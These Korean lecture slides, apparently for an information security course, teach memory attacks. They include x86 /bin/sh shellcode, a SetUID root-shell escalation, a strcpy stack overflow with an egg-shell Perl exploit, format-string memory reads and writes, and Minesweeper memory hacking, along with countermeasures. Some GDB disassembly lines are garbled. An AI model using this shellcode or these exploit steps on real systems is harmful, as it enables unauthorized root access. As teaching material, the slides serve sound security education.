
시스템 구성과 프로그램 동작

□ 셸 (Shell)

- /bin/ sh를 기계어로 변경한 코드

```
char shell[]=  
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00\x00"  
"\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xb8\x01"  
"\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff\xff"  
"\x2f\x62\x69\x6e\x2f\x73\x68";  
void main(){  
    int *ret;  
    ret=(int *)&ret+2;  
    (*ret)=(int)shell;  
}
```

```
gcc -o shell -g -ggdb shell.c./shell
```




```
C:\ Telnet 192.168.239.129  
[root@Redhat62 ~]#  
[root@Redhat62 ~]# gcc -o shell -g -ggdb shell.c  
shell.c: In function 'main':  
shell.c:6: warning: return type of 'main' is not 'int'  
[root@Redhat62 ~]#  
[root@Redhat62 ~]# ./shell  
bash#
```

기계어로 바꾼 셸을 실행한 결과

시스템 구성과 프로그램 동작


□ 프로세스 권한과 SetUID

▣ SetUID를 이용한 해킹



```
CA: Telnet 192.168.239.129
[root@Redhat62 /]# ls -al ./shell
-rwxr-xr-x 1 root root 12655 Aug 13 13:36 ./shell
[root@Redhat62 /]#
[root@Redhat62 /]# chmod 4755 ./shell
[root@Redhat62 /]# ls -al ./shell
-rwsr-xr-x 1 root root 12655 Aug 13 13:36 ./shell
[root@Redhat62 /]#
```

Shell 파일에 SetUID 권한 부여



```
CA: Telnet 192.168.239.129
[wishfree@Redhat62 /]#
[wishfree@Redhat62 /]# id
uid=500(wishfree) gid=500(wishfree) groups=500(wishfree)
[wishfree@Redhat62 /]#
[wishfree@Redhat62 /]# ./shell
bash#
bash# id
uid=500(wishfree) gid=500(wishfree) euid=0(root) groups=500(wishfree)
bash#
bash# exit
exit
[wishfree@Redhat62 /]#
[wishfree@Redhat62 /]#
```

Shell을 일반 사용자 권한에서 실행

CONTENTS

- ❑ 버퍼 오버플로 공격



버퍼오버플로우 공격

□ 버퍼 오버플로우 공격 원리

[bugfile.c]

```
int main(int argc, char *argv[]) {  
    char buffer[10];  
    strcpy(buffer, argv[1]);  
    printf("%s\n", &buffer);  
}
```

1. int main(int argc, char *argv[])

- argc는 취약한 코드인 bugfile.c가 컴파일되어 실행되는 프로그램의 인수 개수.
*argv[]는 포인터 배열로서 인자로 입력되는 값의 번지수를 차례로 저장
- argv[0]: 실행 파일의 이름
- argv[1]: 첫 번째 인자의 내용
- argv[2]: 두 번째 인자의 내용

2. char buffer[10]

- 10바이트 크기의 버퍼를 할당

3. strcpy(buffer, argv[1])

- 버퍼에 첫 번째 인자(argv[1])를 복사. 즉 abcd 값을 버퍼에 저장

4. printf("%s\n", &buffer)

- 버퍼에 저장된 내용 출력



버퍼오버플로우 공격

□ 버퍼 오버플로 공격 원리

- ▣ GDB를 이용하여 main 함수를 먼저 살펴본 다음 strcpy가 호출되는 과정

```
Telnet 192.168.239.129
[root@Redhat62 /test]#
[root@Redhat62 /test]#
[root@Redhat62 /test]# gcc -o bugfile bugfile.c
[root@Redhat62 /test]# gdb bugfile
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disass main
Dump of assembler code for function main:
0x80483f8 <main>:      push 1(%ebp)
0x80483f9 <main+1>:    mov 2(%esp,%ebp)
0x80483fb <main+3>:      sub 3(%ecx,%esp)
0x80483fe <main+6>:      mov 4(%ecx,%ebp),%eax
0x8048401 <main+9>:      add 5(%eax,%eax)
0x8048404 <main+12>:     mov 6(%eax,%edx)
0x8048406 <main+14>:     push 7(%edx)
0x8048407 <main+15>:     lea 8(0xffffffff4(%ebp),%eax)
0x804840a <main+18>:     push 9(%eax)
0x804840b <main+19>:     call 10(0x8048340,%eax)
0x8048410 <main+24>:     add $0x8,%esp
---Type <return> to continue, or q <return> to quit---
```

bugfile 컴파일과 GDB로 살펴본 bugfile의 main 함수

- ① 0x80483f8 : push %ebp
- ② 0x80483f9 : mov %esp,%ebp




버퍼오버플로우 공격

버퍼 오버플로 공격 원리


③ 0x80483fb : sub \$0xc,%esp main 함수의 'char buffer[10];'을 실행하는 과정

④ 0x80483fe <main 6>: mov 0xc(%ebp),%eax

EBP에서 상위 12바이트(0xC) 내용을 EAX 레지스터에 저장하면 EAX 레지스터는 RET 보다 상위 주소의 값을 읽어들이, 여기에는 char *argv[] 를 가리키고 EAX에 argv[]에 대한 포인터 값이 저장



main + 3까지 실행 시 스택의 구조




main + 6까지 실행 시 스택의 구조



버퍼오버플로우 공격

버퍼 오버플로 공격 원리

- ⑤ `0x8048401 : add $0x4,%eax` EAX 값을 4바이트만큼 증가, `argv[]`에 대한 포인터이므로 `argv[1]`을 가리킴
- ⑥ `0x8048404 : mov (%eax),%edx` EAX 레지스터가 가리키는 주소의 값을 EDX 레지스터에 저장 (물론 프로그램을 실행할 때 인수 부분을 가리킴)
- ⑦ `0x8048406 : push %edx` 프로그램을 실행할 때 인수에 대한 포인터를 스택에 저장
인수를 넣지 않고 프로그램을 실행하면 `0x0`의 값이 스택에 저장






버퍼오버플로우 공격

버퍼 오버플로 공격 원리

- ⑧ `0x8048407 : lea 0xffffffff4(%ebp),%eax` EAX 레지스터에 `12(%ebp)`의 주소 값을 저장
- ⑨ `0x804840a : push %eax` 스택에 EAX 레지스터 값을 저장
- ⑩ `0x804840b : call 0x8048340` ④~⑨에서 '`strcpy(buffer, argv[1]);`'을 실행하기 위해 `buffer, argv[1]`과 관련된 사항을 스택에 모두 상주시킴, 마지막으로 `strcpy` 명령을 호출
- ⑪ `0x8048340 : jmp *0x80494c0` 버퍼 오버플로 공격은 여기서 일어남






버퍼오버플로우 공격

버퍼 오버플로 공격 원리

- strcpy 함수는 입력된 인수의 경계를 체크하지 않으므로 10byte 길이를 넘지 않아야만 그보다 큰 인수를 받아도 스택에 쓰임
- 13개 A를 인수로 사용하면 A가 쌓일 것
- 16번째 문자에서 segmentation fault (세그멘테이션 오류)가 발생하는 것을 확인



```
Telnet 192.168.239.129
[root@Redhat62 /test]#
[root@Redhat62 /test]# ./bugfile AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
[root@Redhat62 /test]#
[root@Redhat62 /test]# ./bugfile AAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[root@Redhat62 /test]#
```

입력 버퍼 이상의 문자열을 입력할 때 발생하는 세그멘테이션 오류

A 문자 13개 입력 시 저장된 EBP 값 변조



버퍼오버플로우 공격

버퍼 오버플로 공격 원리

- 공격 실행: 일반적으로 공격에는 egg shell을 사용


```
./egg
```



egg shell의 실행

- 메모리의 0xbffffb58에 셀 적재
- 일반 사용자 권한으로 돌아가서 펄(Perl)을 이용하여 A 문자열과 셀의 메모리 주소를 bugfile에 직접 실행

```
perl -e 'system "./bugfile", "AAAAAAAAAAAAAAAAAAAA \ x58 \ xfb \ xff \ xbf"'
id
```



스택 버퍼 오버플로 공격의 수행



버퍼오버플로우 공격

버퍼 오버플로 공격 원리





버퍼오버플로우 공격

□ 버퍼 오버플로 공격의 대응책

▣ 버퍼 오버플로에 취약한 함수를 사용하지 않음

- strcpy(char *dest, const char *src);
- strcat(char *dest, const char *src);
- getwd(char *buf);
- gets(char *s);
- fscanf(FILE *stream, const char *format, ...);
- scanf(const char *format, ...);
- realpath(char *path, char resolved_path[]);
- sprintf(char *str, const char *format);

□ 최신 운영체제 사용

- ### ▣ 최신 운영체제에는 non-executable stack , 스택 가드, 스택 실드와 같이 운영체제 내에서 해커의 공격 코드가 실행되지 않도록 하는 여러 가지 장치가 있음

CONTENTS

❑ 포맷 스트링 공격



포맷 스트링 공격

□ 포맷 스트링 공격의 개념

- 데이터의 형태에 대한 불명확한 정의 때문에 발생하는 문제점

```
#include  
  
main(){  
    char *buffer = "wishfree";  
    printf("%s\n", buffer);  
}
```

- formatstring.c와 같이 포맷 스트링을 작성하는 것은 정상적인 경우로, 포맷 스트링에 의한 취약점이 발생하지 않음
- 여기서 사용된 **%s**와 같은 문자열을 **포맷 스트링**이라고 함

파라미터	특징	파라미터	특징
%d	정수형 10진수 상수(integer)	%o	양의 정수(8진수)
%f	실수형 상수(float)	%x	양의 정수(16진수)
%lf	실수형 상수(double)	%s	문자열
%s	문자 스트링((const)(unsigned) char *)	%n	* int(쓰인 총 바이트 수)
%u	양의 정수(10진수)	%hn	%n의 절반인 2바이트 단위

포맷 스트링 문자 종류



포맷 스트링 공격

□ 포맷 스트링 공격의 원리

▣ 포맷 스트링 공격의 동작 구조

- ① "wishfree"라는 문자열에 대한 주소 값을 포인터로 지정
- ② 포인터(buffer)가 가리키는 주소에서 %s(문자 스트링)을 읽어서 출력(sprintf)

- ① `char *buffer = "wishfree"`
- ② `printf("%s\n", buffer)`

```
Telnet 192.168.239.129
[root@Redhat62 /test]# gcc -o formatstring formatstring.c
[root@Redhat62 /test]#
[root@Redhat62 /test]#
[root@Redhat62 /test]# ./formatstring
wishfree
[root@Redhat62 /test]#
```

formatstring.c 의 컴파일 및 실행 결과

구분	스파이의 접선	formatstring.c 동작
접선자의 본명	원빈	버퍼의 주소에 위치한 실제 데이터
접선자의 암호명	홍길동	버퍼의 주소로 *buffer(포인터)
접선자 정보	검은색 티셔츠와 파란색 반바지를 입은 동양인 남자	포맷 스트링으로 %s(데이터가 문자열임을 표시)
접선자 접촉	wishfree에게 '당신이 검은색 티셔츠와 파란색 반바지를 입은 동양인 남자'인 접선자가 맞습니까?	<code>printf("%s\n", buffer)</code>
접선자 확인	네, 제가 접선자이며 본명은 '원빈'입니다.	wishfree



포맷 스트링 공격

□ 포맷 스트링 공격의 원리

▣ 포맷 스트링 문자를 이용한 메모리 열람

- wrong.c에서 char *buffer에 문자열을 입력할 때 %x라는 포맷 스트링 문자를 추가

```
#include <stdio.h>

main(){
    char *buffer = "wishfree\n%x\n";
    printf(buffer);
}
```

- test1.c 를 컴파일 하고 실행

```
Telnet 192.168.239.129
[root@Redhat62 /test]# gcc -o test1 test1.c
[root@Redhat62 /test]#
[root@Redhat62 /test]# ./test1
wishfree
8048440
[root@Redhat62 /test]#
```

test1.c의 컴파일 및 실행 결과



포맷 스트링 공격

□ 포맷 스트링 공격의 원리

▣ 포맷 스트링 문자를 이용한 메모리 변조

- 포맷 스트링을 이용하면 메모리의 내용을 변조할 수 있음

```
#include <stdio.h>

main(){
    long i=0x000000064, j=1;
    printf("i의 주소 : %x\n",&i);
    printf("i의 값 : %x\n",i);
    printf("%64d\n", j, &i);
    printf("변경된 i의 값 : %x\n",i);
}
```

```
gcc -o test2 test2.c
./test2
```

- test2.c를 컴파일하여 실행해보면 64의 값이 16진수인 0x40으로 출력

```
Ca Telnet 192.168.239.129
[root@Redhat62 /test]# gcc -o test2 test2.c
[root@Redhat62 /test]#
[root@Redhat62 /test]#
[root@Redhat62 /test]# ./test2
Address of i : bffffd34
Value of i : 64

Changed value of i : 40
[root@Redhat62 /test]#
```

CONTENTS

▣ 메모리 해킹

메모리 해킹

□ 메모리 해킹의 개념



- ▣ 프로그램의 동작에 관여하지 않고, 프로그램이 실행되는 데 필요한 정보를 저장해둔 메모리를 조작하는 공격
- ▣ 게임 머니나 아이템 조작과 같이 게임 해킹에 광범위하게 사용
- ▣ 백도어와 같은 프로그램을 설치하여 메모리에 있는 패스워드를 빼내거나 데이터를 조작하여 돈을 받는 계좌와 금액을 변경
- ▣ 사용자가 인지하지 못하는 경우가 많고 휘발성이 강한 메모리의 특성상 흔적을 추적하기 어려움
- ▣ 메모리 해킹을 막으려면 메모리 주소에 저장되는 값을 암호화해야 함

메모리 해킹

메모리 해킹의 원리

지뢰찾기의 예시

- 지뢰 찾기를 대상으로 메모리 해킹을 하기 위해 MHS 이용
 - MHS 프로그램과 지뢰 찾기 실행 후 MHS 프로그램의 [File]-[Open Process] 클릭
 - 나타난 대화상자에서 지뢰 찾기 프로그램 'Winmine_XP.exe' 클릭




MHS 실행 후 메모리 해킹 대상 프로그램 선택

메모리 해킹


□ 메모리 해킹의 원리

▣ 지뢰찾기의 예시

- 지뢰 찾기를 대상으로 메모리 해킹을 하기 위해 MHS 이용
 - 메모리 해킹을 하기위한 주소 값은 [Search]-[Data-Type Search]를 클릭해서 찾을
 - 찾는 값은 0 이고, 값을 찾는 주소 범위는 총 주소 범위 0x00000000~0xFFFFFFFF 중에서 0x00400000~0x7FFF0000으로 제한



메모리에서 특정 값 찾기




메모리 내에서 특정 값 찾기 결과

메모리 해킹


□ 메모리 해킹의 원리

□ 지뢰찾기의 예시

- 지뢰 찾기를 대상으로 메모리 해킹을 하기 위해 MHS 이용
 - '시간' 값을 가진 메모리 주소를 찾기 위해 지뢰 찾기 게임을 시작
 - 게임을 시작하면 시간 값이 증가
 - [Search]-[Sub Search]를 클릭 하면 나타나는 대화상자에서 기존의 검색 값에서 시간이 증가한 대상을 찾음



시간 값을 증가시키기 위해 지뢰 찾기 게임 시작




기존 확인 대상에서 값이 증가한 대상 찾기

메모리 해킹


메모리 해킹의 원리

지뢰찾기의 예시

- 지뢰 찾기를 대상으로 메모리 해킹을 하기 위해 MHS 이용
 - [Modify Address] 대화상자에서 '800'을 입력하고 [OK]를 클릭
 - 시간 값이 800으로 바뀌고 시간이 계속 흘러가는 것을 확인



메모리 값 변경



메모리 값 변경 결과

- 시스템 구성과 프로그램 동작
- 버퍼 오버플로 공격
- 포맷 스트링 공격
- 메모리 해킹

참고문헌

- ▣ 정보 보안 개론 - 한권으로 배우는 핵심 보안 이론, 양대일, 한빛 아카데미

Q & A

